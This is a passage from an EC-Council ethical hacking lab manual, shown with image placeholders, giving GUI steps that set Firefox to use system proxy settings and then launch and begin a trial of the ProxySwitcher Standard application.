


7. The **Connection Settings** window appears; under the **Configure Proxy Access to the Internet** section, ensure that the **Use system proxy settings** radio button is selected. Click **OK** and close the **Firefox** browser window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Click **Search** icon ( ) on the **Desktop**. Type **proxyswitcher** in the search field, the **ProxySwitcher Standard** appears in the result, click **open** to launch it.




9. The **ProxySwitcher Standard** loads, and its icon appears on **Taskbar**.
10. Click the **Taskbar** icon in the bottom-right corner of the desktop and the click **ProxySwitcher Standard** icon to launch the application.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Please Register** window appears; click the **Start 15 Day Trial** button to proceed.




12. The **Common Tasks Wizard** window appears; under **Welcome to the Proxy Switcher**, click **Next**.



